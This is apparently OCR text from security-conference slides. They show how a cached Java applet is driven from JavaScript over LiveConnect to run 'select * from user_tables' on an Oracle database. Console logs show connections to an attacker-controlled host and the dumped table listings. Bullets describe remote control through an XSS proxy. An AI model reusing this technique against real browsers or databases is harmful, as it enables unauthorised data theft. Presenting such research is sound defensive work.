
# The Attack

```
<script>
setTimeout('SQLQuery()',15000);
setTimeout('getData()',25000);

function SQLQuery(){
document.LiveConnectTest.RunQuery("select * from user_tables");
}

function getData(){
alert(document.LiveConnectTest.QueryData);
}
</script>
```

# The Attack



Java Console

m: print memory usage  
o: trigger logging  
p: reload proxy configuration  
q: hide console  
r: reload policy configuration  
s: dump system and deployment properties  
t: dump thread list  
v: dump thread stack  
x: clear classloader cache  
0-5: set trace level to <n>

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Trace level set to 5: all ... completed.  
liveconnect: Invoking method: public void LiveConnectTestApplet.LiveTest(java.lang.String)  
liveconnect: Needs conversion: java.lang.String --> java.lang.String  
network: Connecting socket://xssniper.gotdns.org:1521 with proxy=DIRECT  
network: Connecting socket://192.168.91.130:1047 with proxy=DIRECT

TABLE_NAME	TABLESPACE_NAME	CLUSTER_NAME	IOT_NAME	PCT_FREE	PCT_USED	INI_TRANS	MAX_TRANS	INITIAL_EXTENT	NEXT_EXTENT				
ACCOUNT	SYSTEM	null	null	10	40	1	255	65536	65536	1	2147483645	50	1
BONUS	SYSTEM	null	null	10	40	1	255	65536	65536	1	2147483645	50	1
DEPT	SYSTEM	null	null	10	40	1	255	65536	65536	1	2147483645	50	1
EMP	SYSTEM	null	null	10	40	1	255	65536	65536	1	2147483645	50	1
RECEIPT	SYSTEM	null	null	10	40	1	255	65536	65536	1	2147483645	50	1
SALGRADE	SYSTEM	null	null	10	40	1	255	65536	65536	1	2147483645	50	1

liveconnect: Getting property: public java.lang.String LiveConnectTestApplet.SniperData

Clear Copy Close

# The Attack

and Burn baby - Windows Internet Explorer

http://xssniper.gotdns.org/interaction/LiveConnectTest.html

Cache and Burn baby

Windows Internet Explorer

TABLE\_NAME TABLESPACE\_NAME CLUSTER\_NAME IOT\_NAME PCT\_FREE

PCT\_USED INI\_TRANS MAX\_TRANS INITIAL\_EXTENT NEXT\_EXTENT MIN\_EXTENTS

MAX\_EXTENTS PCT\_INCREASE FREELISTS FREELIST\_GROUPS LOGGING BACKED\_UP

NUM\_ROWS BLOCKS EMPTY\_BLOCKS AVG\_SPACE CHAIN\_CNT AVG\_ROW\_LEN

AVG\_SPACE\_FREELIST\_BLOCKS NUM\_FREELIST\_BLOCKS DEGREE INSTANCES CACHE

TABLE\_LOCK SAMPLE\_SIZE LAST\_ANALYZED PARTITIONED IOT\_TYPE TEMPORARY

SECONDARY NESTED BUFFER\_POOL ROW\_MOVEMENT GLOBAL\_STATS USER\_STATS

DURATION SKIP\_CORRUPT MONITORING CLUSTER\_OWNER

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null null null 1 1 N ENABLED null null NO null N

N NO DEFAULT DISABLED NO NO null DISABLED NO null

BONUS SYSTEM null null 10 40 1 255 65536 65536 1

2147483645 50 1 1 YES N null null null null null

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EMP SYSTEM null null 10 40 1 255 65536 65536 1

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OK



# Remotely Controlling the Applet

- Script Src
  - Remote JavaScript is loaded Via Script Src
  - Dynamic Content (Despite Caching)
- JavaScript / Java Applet Interaction
  - Public Methods
  - Public Variables
- Remote Control Through an XSS Proxy (XS-Sniper)



# DEMO

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# Questions and Final Thoughts



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